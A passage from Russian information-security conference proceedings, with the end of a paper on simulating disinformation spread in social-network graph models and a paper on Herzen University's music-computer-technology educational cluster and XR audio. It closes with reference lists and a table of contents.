Понять механизмы устойчивости социокomпьютинговых систем невозможно без воспроизведения процессов в управляемой среде. Тестовая платформа, имитирующая социальную сеть, строится на графовых моделях, где узлы — пользователи, а рёбра представляют каналы общения. Ключевой момент — возможность задавать параметры взаимодействия, от вероятности ретрансляции до времени отклика.

При моделировании атак особое внимание уделяется плотности агентов-дезинформаторов — от единичных узлов до масштабных бот-сетей. Сравнение сценариев выявляет пороговые значения, при которых заражение выходит из-под контроля. Интересны случаи, когда фейки распространяются с периферии сети, показывающие иные динамические паттерны по сравнению с атаками из центра.

Изменение топологии сети также влияет на устойчивость. Переход от плотных к разреженным графам, введение кластеризации и иерархий позволяют понять, как архитектура замедляет или, наоборот, стимулирует распространение дезинформации. Гетерогенность связей создаёт как барьеры, так и очаги высокой активности.

Результаты визуализируются через графики динамики заражённых узлов, диаграммы распределения агентов и таблицы с ключевыми метриками — средним временем до насыщения, долей заражённых, порогами. Такие представления облегчают анализ и помогают выявить скрытые закономерности, открывая пространство для новых гипотез и корректировок моделей.

В целом, экспериментальные платформы не только воспроизводят реальные процессы, но и прогнозируют поведение системы в новых условиях, что важно для разработки эффективных мер повышения устойчивости.

Заключение. устойчивость социальных цифровых систем невозможна без согласованной работы инженерных инноваций, алгоритмических моделей и воспитания критического мышления у пользователей. Технические меры без учёта человеческого фактора рискуют стать лишь временной преградой, а одностороннее сосредоточение на поведенческих практиках — утопией в мире быстро меняющихся технологий. Сочетание всех этих направлений открывает путь к созданию по-настоящему жизнестойких экосистем, способных эффективно противостоять вызовам информационной эпохи.

СПИСОК ЛИТЕРАТУРЫ

1. Солодухин Б. В., Рябов Г. А., Боголепов Г. С., Яровой Р. В. Подход к решению задачи оптимального выбора программных средств защиты информации в автоматизированных системах управления // Национальная безопасность России: актуальные аспекты. Сборник избранных статей Всероссийской научно-практической конференции. СПб., 2021. С. 31-36.
2. Михайлов Д. А. Использование актуальных оптимизаторов нейронных сетей в задачах социокompьютинга // Региональная информатика (РИ-2024). Материалы XIX Санкт-Петербургской международной конференции. СПб., 2024. С. 388–389.
3. Овчаренко В. С., Синюшкина С. Е. Проблемы борьбы с дезинформацией и фейками в современном информационном пространстве // Современные исследования: теория и практика. Сборник статей VII Международной научно-практической конференции. Петрозаводск, 2024. С. 259–263.
4. Слесарева А. М., Фролова Т. Н. Критическое мышление в эпоху дезинформации и фейков // Проблемы патриотического воспитания сотрудников правоохранительных органов и противодействия идеологии неонацизма и экстремизма. Сборник научных трудов / Московский университет Министерства внутренних дел Российской Федерации имени В. Я. Кикотя и др., 2023. С. 237-239.
5. Филинук А. Г. Анализ вопроса распространения «фейков» и влияния дезинформации на молодое поколение // Актуальные проблемы развития образования на современном этапе. Материалы симпозиума XVII (XLIX) Международной научно-практической конференции. Кемерово, 2022. С. 101-104.

УДК 004.056

УСТОЙЧИВОЕ РАЗВИТИЕ УЧЕБНО-ПРОИЗВОДСТВЕННОГО КЛАСТЕРА МУЗЫКАЛЬНО-КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ ГЕРЦЕНОВСКОГО УНИВЕРСИТЕТА: МЕДИАИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ, СОЦИОКОМПЬЮТИНГ И ПОДГОТОВКА ВЫСОКОКВАЛИФИЦИРОВАННЫХ КАДРОВ

Мамонтов Даниил Вячеславович, Новицкий Николай Юрьевич, Сперанский Марк Борисович

Российский государственный педагогический университет им. А. И. Герцена

реки Мойки наб., 48, Санкт-Петербург, 191186, Россия

e-mails: etozheteploho@yandex.ru, 29nikolay03@mail.ru, markusha.4536@gmail.com

Аннотация. В статье исследуются звуковые коммуникации в цифровой среде через призму социокompьютинга, их значение для идентификации пользователей и возникающие угрозы информационной безопасности. Особое внимание уделено звуковым коммуникациям, технологиям синтеза речи и — в целом — медиаинформационным технологиям, симуляционным технологиям (а также связанными с ними голосовым дипфейками и другими характерными явлениями, возникающим в профессионально-ориентированной цифровой образовательной среде), междисциплинарному обучению, образовательным инновациям, устойчивому развитию. Рассматриваются комплексные меры защиты аудиальных данных — технологические, образовательные и социально-культурные — и роль использования современных музыкально-компьютерных технологий в этом процессе.

Ключевые слова: социокompьютинг; звуковые коммуникации; голосовые дипфейки; информационная безопасность, медиаинформационные технологии, учебно-производственный кластер, музыкально-компьютерные технологии, виртуальная реальность, расширенная реальность, каталогизация музыки, цифровые образовательные ресурсы, цифровая инфраструктура, симуляционные технологии, междисциплинарное обучение, образовательные инновации, устойчивое развитие.

SUSTAINABLE DEVELOPMENT OF THE EDUCATIONAL AND PRODUCTION CLUSTER OF MUSIC COMPUTER TECHNOLOGIES AT HERZEN UNIVERSITY: MEDIA INFORMATION TECHNOLOGIES, SOCIOCOMPUTING AND TRAINING OF HIGHLY QUALIFIED PERSONNEL

Daniil Mamontov, Nikolay Novitsky, Mark Speransky

The Herzen State Pedagogical University of Russia

48 Moika Emb., St. Petersburg, 194064, Russia

e-mails: etozheteploho@yandex.ru, 29nikolay03@mail.ru, markusha.4536@gmail.com

Abstract. The article examines audio communications in the digital environment through the prism of sociocomputing, their importance for user identification and emerging threats to information security. Special attention is paid to audio communications, speech synthesis technologies and, in general, media information technologies, simulation technologies (as well as related voice deepfakes and other characteristic phenomena arising in a professionally oriented digital educational environment), interdisciplinary learning, educational innovations, and sustainable development. Comprehensive measures for the protection of auditory data are considered — technological, educational, and socio-cultural—and the role of using modern music computer technologies in this process.

Keywords: sociocomputing; sound communications; voice deepfakes; information security, media information technologies, educational and production cluster, music computer technologies, virtual reality, augmented reality, music cataloging, digital educational resources, digital infrastructure, simulation technologies, interdisciplinary learning, educational innovations, sustainable development.

Введение. Современные медиаинформационные технологии требуют разработки и внедрения специализированных решений, которые обеспечат качественную подготовку специалистов, обладающих навыками работы с мультимедийными и музыкально-компьютерными системами. Исследование направлено на решение актуальной проблемы, связанной с необходимостью модернизации и оптимизации образовательного процесса в условиях цифровой трансформации и развития социокompьютинга. Актуальность проведения представленного в статье исследования продиктована также растущей потребностью в высококвалифицированных кадрах, обладающих компетенциями в области медиаинформационных технологий, а также требованиями к развитию инклюзивного образования и сохранению культурного наследия. Трансформация образовательных процессов с использованием цифровых и мультимедийных технологий позволяет преодолеть барьеры, связанные с доступом к знаниям, а также интегрировать цифровые и аудиовизуальные технологии в практическую и научно-исследовательскую деятельность. В рамках практической реализации и внедрения результатов проводимого научно-практического исследования разрабатываются и апробируются новые образовательные методики, программное и аппаратное обеспечение, которые способствуют повышению уровня профессиональной подготовки в условиях использования мультимедийных и XR-технологий (см. подробнее в [1]).

Научная проблема, на решение которой направлен проект по проведению научных исследований в области медиаинформационных технологий для устойчивого развития учебно-производственного кластера музыкально-компьютерных технологий Герценовского университета.

В современных условиях цифровой трансформации музыкальное и компьютерное образование требуют создания специализированных кластеров, которые объединяют образовательные, производственные и исследовательские процессы. Однако многие учебные заведения сталкиваются с недостаточной адаптацией медиаинформационных технологий для нужд образовательной среды. Проблема усугубляется отсутствием универсальных подходов к интеграции и применению таких технологий, которые были бы эффективны как в учебной, так и в производственной среде, что приводит к разрыву между подготовкой кадров и реальными требованиями индустрии. Данный проект призван решить эту проблему путем разработки и апробации научных подходов к устойчивому развитию учебно-производственного кластера музыкально-компьютерных технологий (МКТ) как в информационно-технологическом и научно-практическом, так и в научно-исследовательском и образовательном сферах деятельности. Проект направлен на решение проблемы интеграции и оптимизации медиаинформационных технологий в учебно-производственные процессы, особенно в сфере МКТ. Исследование направлено на создание практических решений, которые позволят не только повысить качество образования, но и увеличить производственную эффективность, обеспечивая междисциплинарное взаимодействие и подготовку специалистов, готовых к работе в условиях цифровой экономики.

Научная значимость и актуальность решения обозначенной проблемы исследования

Решение обозначенной проблемы имеет значительную научную и практическую значимость, так как на сегодняшний день медиатехнологии становятся неотъемлемой частью не только производственной деятельности, но и образовательного процесса. Проект призван способствовать развитию научных знаний о способах интеграции медиаинформационных технологий в образовательные кластеры, что, в свою очередь, откроет новые перспективы для прикладных и фундаментальных исследований в области цифровых технологий и образования. Актуальность проекта также обусловлена потребностью в подготовке кадров для музыкально-компьютерной сферы, ориентированных на инновационные технологические решения и обладающих навыками работы с современными медиатехнологиями. Такой подход способствует устойчивому развитию образовательных учреждений и позволяет им адаптироваться к быстро меняющимся технологическим и экономическим условиям. Кроме того, проект направлен на достижение целей устойчивого развития в области образования и индустрии, что делает его соответствующим глобальным трендам и приоритетам научно-исследовательской деятельности.

Имеющийся научный задел

В Научно-методической лаборатории «Музыкально-компьютерные технологии» Российского государственного педагогического университета им. А. И. Герцена разработаны методы организации учебного процесса и ведения занятий с существенной опорой на информационные технологии в образовании, частью которых являются следующие направления, напрямую пересекающиеся с проектом:

- МКТ как средство реабилитации людей с ограниченными возможностями,
- МКТ как новое направление в подготовке специалистов гуманитарно-технологического профиля,
- МКТ в сфере цифровых искусств,
- МКТ как инструмент исследования семантического пространства музыки.

В лаборатории при участии членов научного коллектива разработаны подходы к моделированию процесса музыкального творчества с использованием МКТ [2-5], концепция формирования интеллектуальной системы по каталогизации и анализу музыки, создание интонационного каталога музыки народов мира, концепция «генного музыкального банка» (см. в работах [6-8] и др.).

Кроме того, лабораторией ведется разработка Российского электронного музыкального синтезатора с тембрами традиционных музыкальных инструментов народов России и мира.

Разработки по данным направлениям исследований способствуют:

- консолидации профессионального сообщества, объединению его ведущих творческих сил в выборе путей для осуществления духовно-нравственного воспитания подрастающего поколения с учётом всех особенностей социально-культурного процесса современного развития нашего общества;

- содействию в разработке новых образовательных программ в сфере музыкального и, в целом, художественного образования, опирающихся на глобальные возможности современных информационных технологий;

- развитию существующих государственных образовательных стандартов.

Лабораторный комплекс позволяет выполнить часть работ по разрабатываемому научно-творческому и практикоориентированному проекту, в части, связанной с подготовкой компонентов звуковых XR-сред.

На первом этапе проекта ключевой задачей становится проведение комплексного акустического оформления помещения, предназначенного для работы с XR-средами. Этот процесс включает детальный анализ и проектирование акустической среды, направленное на минимизацию нежелательных отражений звука и обеспечение равномерного распространения звуковых волн в студийном пространстве. Правильно организованное акустическое пространство обеспечит оптимальные условия для создания и восприятия звуковых компонентов, необходимых для работы с дополненной реальностью, что повысит точность и качество записываемого и воспроизводимого контента.

Создание аппаратно-студийного комплекса для подготовки звукового контента для XR-сред также является важным этапом, направленным на обеспечение технологической базы для реализации проекта. На данный момент уже была проведена организационная работа, включающая тщательное исследование рынка и выбор поставщиков, способных предоставить оборудование, отвечающее высоким требованиям качества и функциональности. Создание студийной инфраструктуры, способной поддерживать все необходимые технологические процессы, связано с приобретением оборудования, которое включает специализированные микрофоны, акустические системы, звуковые интерфейсы, программное обеспечение для звукового синтеза и обработки, и иных технических средств, которые позволят воспроизводить и записывать звуки с высоким уровнем детализации и точности, необходимым для XR-сред. Этот комплекс аппаратуры обеспечит возможность адаптации и настройки звуков под различные сценарии дополненной реальности, что особенно важно при создании инклюзивных аудиокomпонентов. Проводится комплекс пуско-наладочных работ, в рамках которых устанавливаются и тестируются все системы для достижения их оптимальной производительности. Эти работы включают настройку аппаратуры для создания наилучшего возможного по качеству звучания, тестирование на предмет акустической совместимости и отладку технических процессов. Пуско-наладочные работы обеспечивают полную готовность комплекса к выполнению задач по записи, обработке и синтезу звукового контента, что станет основой для всех последующих этапов научных исследований и разработки.

Основной задачей научного блока является разработка принципов формирования звуковых компонентов для XR-сред. Эти принципы сформированы на основе теоретических исследований и практических экспериментов, направленных на определение оптимальных параметров звуковых объектов, которые обеспечат естественное восприятие и интеграцию звука в виртуальной среде. Разработка принципов включает анализ параметров звука, таких как частотные диапазоны, уровни громкости, а также временные и пространственные характеристики, позволяющие воспроизвести реалистичный и комфортный аудиоконтент в XR-пространстве.

Следующий этап предполагает создание *комплекса методов для представления информационных объектов в дополненной звуковой реальности*. Эти методы включают адаптацию звуков для различных типов визуального контента и обеспечивают синхронизацию звуковых сигналов с движением и изменениями в XR-среде. Исследования направлены на *разработку алгоритмов*, которые позволяют настраивать звуковое сопровождение с учетом ориентации пользователя в виртуальной среде и восприятия пространственного звука. Таким образом, информационные объекты дополняются звуковыми характеристиками, усиливающими погружение и повышающими точность восприятия данных.

Разработка методологии подготовки синтезированного звукового контента для XR-сред становится важной частью научной работы начального этапа исследования. Методология охватывает все этапы создания звукового контента, включая выбор и настройку тембров, частот и объемного звучания, что позволит адаптировать звуки под различные устройства воспроизведения. Особое внимание уделяется процедурам, которые обеспечивают высокое качество воспроизведения звука независимо от аппаратных условий пользователя, будь то специализированные наушники для виртуальной реальности или обычные звуковые системы.

Экспериментальная часть проекта включает проведение тестов с участием незрячих пользователей, направленных на исследование восприятия и эффективности звуковых компонентов в XR-средах. Эти исследования помогают выявить специфические потребности и предпочтения незрячих пользователей, а также понять, какие звуковые параметры наиболее важны для успешной навигации и взаимодействия в виртуальной среде. Полученные данные позволяют скорректировать разработанные принципы звукового представления с учетом инклюзивных факторов [9-11] и способствовать созданию более доступных XR-технологий для людей с ограничениями по зрению.

Заключение. Таким образом, проведенное исследование демонстрирует, что устойчивое развитие учебно-производственного кластера МКТ достигается за счет синергии технологических разработок, образовательных инноваций и международного научного сотрудничества. Важной частью научно-исследовательской программы проекта является взаимодействие с коллегами из Государственной консерватории Узбекистана (г. Ташкент). Обмен опытом и методологиями в области записи этнической музыки, а также изучение подходов к её интеллектуальному анализу, представляет уникальную возможность для получения опыта, который сложно найти в других учебных и научных учреждениях, что является ключевым моментом для разработки собственных методов обработки и систематизации этномузыкальных данных. Государственная консерватория Узбекистана обладает обширной базой знаний и практик в области сохранения и изучения традиционной музыки народов Центральной Азии. Встречи с ведущими специалистами консерватории, демонстрация местных методов записи музыки и обсуждение методических подходов, связанных с обработкой и каталогизацией этномузыкальных данных, обмен знаниями и практическими наработками позволяет проектной команде внедрить передовые методики и адаптировать их к целям проекта, что улучшает качество и эффективность разработок в области XR и медиаинформационных технологий.

Это также является основой для межкультурного сотрудничества и потенциального создания совместных научных программ, что расширяет возможности дальнейшего использования и популяризации этномузыкального контента в рамках образовательных и исследовательских инициатив. Что, в свою очередь, является основой для развития систем информационной безопасности, реализуемых в медиаинформационной среде, а также составляет действенную основу для подготовки высококвалифицированных кадров для новых направлений деятельности человека, основанных на создании миропорядка, построенного на «приверженности принципам невмешательства во внутренние дела и неприменения силы как основе устойчивого развития международных отношений «исключающей» блокковые и конфронтационные подходы» [12].

СПИСОК ЛИТЕРАТУРЫ

1. Рогозинский Г.Г., Горбунова И.Б., Мамонтов Д.В., Новиков Н.Ю., Сперанский М.Б. О проведении научных исследований в области медиаинформационных технологий для устойчивого развития учебно-производственного кластера музыкально-компьютерных технологий Герценовского университета // Антропологическая дидактика и воспитание. 2025. Т. 8. № 1. С. 144–176.
2. Рогозинский Г.Г., Прохоров К.Ю., Горбунова И.Б. Метод генерации волновых таблиц в задачах синтеза звука на основе двумерного вейвлетного преобразования // Региональная информатика и информационная безопасность: сб. трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб., 2024. С. 483–486.
3. Gorbunova I.B., Chibirev S.V. Modeling the Process of Musical Creativity in Musical Instrument Digital Interface Format // Opcion. 2019. V. 35. № Special Issue 22. Pp. 392–409.
4. Рогозинский Г.Г., Щекочихин А.В., Малахов В.Е., Горбунова И.Б. О модульном подходе к музыкальному творчеству с поддержкой искусственного интеллекта // Компьютерные инструменты в образовании. 2024. № 4. С. 59–69.
5. Горбунова И.Б., Рогозинский Г.Г. Разработка элементов новой образовательной концепции «цифровые технологии в музыке и саунд-дизайне»: музыкально-компьютерные технологии и музыкально-кибернетические системы // Мир науки, культуры, образования. 2025. № 2 (111). С. 196–201.
6. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105–108.
7. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021. № 46(1). e65/1–23.
8. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // Региональная информатика и информационная безопасность: сб. трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб., 2024. С. 316–319.
9. Alieva I.H., Gorbunova I.B., Kameris A. An Intellectual Cataloging System for Music of the Peoples of the World. A Transdisciplinary Approach Towards the Study of Musical Phenomena: Theory of Fuzzy Sets // 55th PARIS International Conference on “Humanities, Social Sciences and Education» (PHSSE-25). Int’l Conference Proceedings. Eds.: Prof. Dr. Md. Aminur Rahman, Prof. Dr. L. M. Cardoso, Dr. Thaweesak Yingthawornsuk. Paris (France), April 29–May 1, 2025. Published by Pílares D'Elegância, Lda. 2025. Pp. 27–31.
10. Hermann T., Hunt A., Campbell T. Sonification as an Assistive Tool for People with Visual Impairments: A Survey of the State of the Art // Journal on Multimodal User Interfaces. 2011. № 4(1). Pp. 31–45.
11. Gorbunova I., Govorova A. Music Computer Technologies in Informatics and Music Studies at Schools for Children with Deep Visual Impairments: From the Experience // Lecture Notes in Computer Science. Springer. 2018. Pp. 381–389.
12. Gorbunova I.B., Govorova A.A. Music Computer Technologies as a Means of Teaching the Musical Art for Visually-Impaired People // Int’l Conference Proceedings. 2018. Pp. 19–22.
13. Щелочков А. Итоги саммита ШОС-2025: контуры нового мирового порядка. 2025. [Электронный ресурс]. URL: <https://www.mn.ru/smart/itogi-sammita-shos-2025-kontury-novogo-mirovogo-poryadka> (дата обращения: 12.09.2025).

ОГЛАВЛЕНИЕ

ГОСУДАРСТВЕННАЯ ПОЛИТИКА В СФЕРЕ ИНФОРМАТИЗАЦИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	5
ФОРМИРОВАНИЕ ПОЛИТИКИ РОССИИ В СФЕРЕ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: КОНЦЕПТУАЛЬНЫЕ И ИНСТИТУЦИОНАЛЬНЫЕ АСПЕКТЫ	
Выходец Роман Сергеевич, Щербань Анастасия Владимировна	5
СОЦИАЛЬНЫЕ ЭПИДЕМИИ КАК УГРОЗА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ РОССИИ	
Дудкина Анна Владимировна	6
МЕТОДОЛОГИЯ МОДЕЛИРОВАНИЯ ИНФОРМАЦИОННЫХ СИСТЕМ ДЛЯ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ НА ПРЕДПРИЯТИИ	
Карганов Виталий Вячеславович	9
РЕАЛИЗАЦИЯ ГОСУДАРСТВЕННОЙ ПОЛИТИКИ ПО РАЗВИТИЮ СИСТЕМЫ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ	
Сторожик Виктор Сергеевич	12
ОСНОВНЫЕ НАПРАВЛЕНИЯ ГОСУДАРСТВЕННОЙ ПОЛИТИКИ И ОРГАНИЗАЦИОННО-ТЕХНОЛОГИЧЕСКИЕ МЕРОПРИЯТИЯ ПО ПОВЫШЕНИЮ УРОВНЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ПОРТАЛА ГОСУДАРСТВЕННЫХ УСЛУГ РОССИЙСКОЙ ФЕДЕРАЦИИ	
Шилков Владимир Ильич, Гладских Марианна Владимировна	16
ТЕЛЕКОММУНИКАЦИОННЫЕ СЕТИ И ТЕХНОЛОГИИ	21
РОЛЬ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЯ ПРИ ПЛАНИРОВАНИИ СВЯЗИ В СИСТЕМЕ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	
Бабанов Андрей Михайлович, Ковалев Игорь Stanisлавович, Грибков Владимир Александрович, Панин Роман Сергеевич	21
РОЛЬ МОДЕЛИРОВАНИЯ ПРИ СОВЕРШЕНСТВОВАНИИ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЯ ПРИ ПЛАНИРОВАНИИ СВЯЗИ В СИСТЕМЕ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	
Бабанов Андрей Михайлович, Ковалев Игорь Stanisлавович, Нарожных Максим Викторович, Штефан Денис Владимирович	23
КОРРЕЛЯЦИОННЫЙ АНАЛИЗ И ЕГО ПРИМЕНЕНИЕ К LOG ФАЙЛАМ БАЗ ДАННЫХ	
Владимиров Андрей Николаевич	25
ОБЕСПЕЧЕНИЕ АДАПТИВНОСТИ РЕШЕНИЙ МЧС РОССИИ ЧЕРЕЗ ОТКАЗОУСТОЙЧИВЫЕ И ЗАЩИЩЁННЫЕ ГЕОИНФОРМАЦИОННЫЕ СИСТЕМЫ	
Грызунов Виталий Владимирович, Сагитов Азат Альфредович	28
ТЕНДЕНЦИИ РАЗВИТИЯ АВТОМАТИЗИРОВАННЫХ СИСТЕМ УПРАВЛЕНИЯ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	
Гутаев Руслан Адрахманович, Кузютов Владислав Валерьевич, Логинов Вячеслав Алексеевич, Грибков Владимир Александрович	31
ИСПОЛЬЗОВАНИЕ ТЕОРИИ ИНФОРМАЦИИ В АНАЛИЗЕ ЗАЩИЩЁННОСТИ КАНАЛОВ СВЯЗИ	
Дворников Сергей Сергеевич, Яровой Роберт Владимирович	33
ИСПОЛЬЗОВАНИЕ КОМПЬЮТЕРНЫХ СИСТЕМ ОБУЧЕНИЯ В ДИФФЕРЕНЦИРОВАННОМ ПОДХОДЕ ПРИ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ СВЯЗИ	
Дивин Алексей Алексеевич	37
ГЕОИНФОРМАЦИОННАЯ МЕТОДИКА СИТУАЦИОННО-ПРЕДИКТИВНОЙ ОЦЕНКИ СОСТОЯНИЯ ТЕРРИТОРИАЛЬНЫХ ОХРАННЫХ СИСТЕМ ДЕСТРУКТИВНОГО РЕГИОНА	
Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович, Биденко Сергей Иванович, Беляев Александр Константинович	39
ГЕОИНФОРМАЦИОННАЯ МОДЕЛЬ СОСТОЯНИЯ ОХРАННЫХ МОНИТОРИНГОВ МЕСТНОСТИ С УЧЁТОМ ТЕРРИТОРИАЛЬНО-ПРЕДИКТИВНЫХ И СТОХАСТИЧЕСКИХ ФАКТОРОВ В УСЛОВИЯХ ПРОСТРАНСТВЕННО-ВРЕМЕННОЙ НЕОПРЕДЕЛЁННОСТИ	
Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович, Биденко Сергей Иванович, Беляев Александр Константинович	42
ГЕОКОНТРОЛЛИНГ: ПОДХОДЫ К РЕАЛИЗАЦИИ ПОДДЕРЖКИ УПРАВЛЕНИЯ ТЕРРИТОРИАЛЬНОЙ АКТИВНОСТЬЮ	
Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович, Биденко Сергей Иванович, Беляев Александр Константинович, Зигар Валерия Игоревна	46

МЕТОДИКА ОПРЕДЕЛЕНИЯ ХАРАКТЕРИСТИК ДОВЕДЕНИЯ МНОГОПАКЕТНЫХ СООБЩЕНИЙ В СИСТЕМАХ ПЕРЕДАЧИ ДАННЫХ С ПРОТОКОЛОМ TCP	
Игумнов Владимир Вячеславович, Устинов Игорь Анатольевич	48
АНАЛИЗ СУЩЕСТВУЮЩИХ ПОДХОДОВ К ВОССТАНОВЛЕНИЮ РАБОТОСПОСОБНОСТИ МНОГОАГЕНТНЫХ СИСТЕМ	
Игумнов Владимир Вячеславович, Устинов Игорь Анатольевич	52
ФОРМИРОВАНИЕ ТРЕБОВАНИЙ К СИСТЕМЕ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	
Карганов Виталий Вячеславович	55
МЕТОДОЛОГИЧЕСКИЕ ПОДХОДЫ МОДЕЛИРОВАНИЯ ИНФОРМАЦИОННЫХ СИСТЕМ ДЛЯ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В СОВРЕМЕННЫХ ОРГАНИЗАЦИОННЫХ СТРУКТУРАХ	
Карганов Виталий Вячеславович	59
АНАЛИЗ И ПРОТИВОДЕЙСТВИЕ DDOS-АТАКАМ НА ТЕЛЕКОММУНИКАЦИОННЫЕ СЕТИ ОПЕРАТОРОВ СВЯЗИ	
Константинов Сергей Анатольевич, Яровой Роберт Владимирович	62
ЦЕНТРАЛИЗОВАННЫЙ КОНТРОЛЬ ЗАЩИЩЕННОСТИ ТЕЛЕКОММУНИКАЦИОННЫХ КАНАЛОВ ДОСТУПА К ЦИФРОВЫМ ОБРАЗОВАТЕЛЬНЫМ РЕСУРСАМ И СМЫСЛОВОГО СОДЕРЖАНИЯ ЦИФРОВОЙ УЧЕБНО-ПЕДАГОГИЧЕСКОЙ ИНФОРМАЦИИ	
Крюкова Елена Сергеевна, Парашук Игорь Борисович	66
ВОЗМОЖНОСТИ И ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ТАКТИЧЕСКИХ РАДИОСИСТЕМ	
Курчин Илья Валерьевич, Кузютов Владислав Валерьевич, Кий Андрей Вячеславович, Михайличенко Николай Валерьевич	69
АЛГОРИТМ ВЫБОРА МЕР ЗАЩИТЫ ПРОТИВ КИБЕРАТАК С ПРИМЕНЕНИЕМ МЕТОДОВ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ	
Кюннер Андрей Павлович, Чечулин Андрей Алексеевич	73
АЛГОРИТМ МАШИННОГО ОБУЧЕНИЯ СРЕДСТВ ПОДДЕРЖКИ РЕШЕНИЙ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ УПРАВЛЕНИЯ БЕЗОПАСНОСТЬЮ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ	
Липатников Валерий Алексеевич, Шевченко Александр Александрович, Мелехов Кирилл Витальевич	76
АНАЛИТИЧЕСКАЯ МОДЕЛЬ ОБРАБОТКИ РЕЗУЛЬТАТОВ СЕТЕВОГО КОНТРОЛЯ БЕЗОПАСНОСТИ СВЯЗИ СЕТИ ПЕРЕДАЧИ ДАННЫХ В УСЛОВИЯХ ПРОГРАММНО-АППАРАТНЫХ ВОЗДЕЙСТВИЙ	
Липатников Валерий Алексеевич, Макаренко Денис Владимирович	79
ЦЕНТРАЛИЗОВАННАЯ АРХИТЕКТУРА ЭНЕРГОЭФФЕКТИВНОГО ИНФОРМАЦИОННОГО ВЗАИМОДЕЙСТВИЯ В СЕНСОРНЫХ СИСТЕМАХ ВЫСОКОЙ ПЛОТНОСТИ	
Маслова Дарья Александровна	82
АНАЛИЗ И ДИФФЕРЕНЦИАЦИЯ РИСКОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ОБМЕНА ДАННЫМИ МЕЖДУ КОМПОНЕНТАМИ РАСПРЕДЕЛЕННОЙ СЕТИ ДАТА-ЦЕНТРОВ С ИСПОЛЬЗОВАНИЕМ КАНАЛОВ И ТРАКТОВ СОВРЕМЕННЫХ РЕГИОНАЛЬНЫХ ТЕЛЕКОММУНИКАЦИОННЫХ СЕТЕЙ	
Михайличенко Николай Валерьевич, Парашук Игорь Борисович	83
ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ВЕДУЩИХ СТРАНАХ МИРА	
Орлов Алексей Сергеевич, Штефан Денис Владимирович, Курчин Илья Валерьевич	86
СЛУЖЕБНЫЕ МЕХАНИЗМЫ ВЗАИМОДЕЙСТВИЯ ГИПЕРВИЗОРА С ЦЕНТРОМ УПРАВЛЕНИЯ НА ОСНОВЕ OPENSOURCE-РЕШЕНИЙ	
Полушин Роман Андреевич	88
РЕШЕНИЯ NOSQL И NEWSQL ДЛЯ СИСТЕМ УПРАВЛЕНИЯ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	
Ренсков Дмитрий Андреевич	91
ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА И МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБРАБОТКИ ДАННЫХ В СИСТЕМАХ УПРАВЛЕНИЯ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	
Ренсков Дмитрий Андреевич	94
АНАЛИЗ УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В РЕГИОНАХ РОССИИ: СОВРЕМЕННЫЕ ВЫЗОВЫ И РИСКИ	
Ренсков Дмитрий Андреевич	97
О МЕТОДАХ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ РАСПРЕДЕЛЕНИЯ ИНФОРМАЦИОННЫХ РЕСУРСОВ	
Саенко Игорь Борисович, Николаев Владимир Викторович, Боробов Антон Андреевич	100

ОБ АНАЛИЗЕ ЛОГОВ ДЛЯ ВЫЯВЛЕНИЯ АНОМАЛЬНОГО ПОВЕДЕНИЯ ПОЛЬЗОВАТЕЛЕЙ АВТОМАТИЗИРОВАННЫХ РАБОЧИХ МЕСТ АЛГОРИТМАМИ МАШИННОГО ОБУЧЕНИЯ Сажина Александра Владимировна, Удальцов Александр Владимирович, Саенко Игорь Борисович, Цыпнятов Валерий Борисович	101
ПРЕОБРАЗОВАНИЯ ДАННЫХ В СИСТЕМЕ ПЕРЕДАЧИ ИНФОРМАЦИИ ХАОТИЧЕСКИМИ СИГНАЛАМИ Сазонов Виктор Викторович, Альбадр Ходр Баракат	103
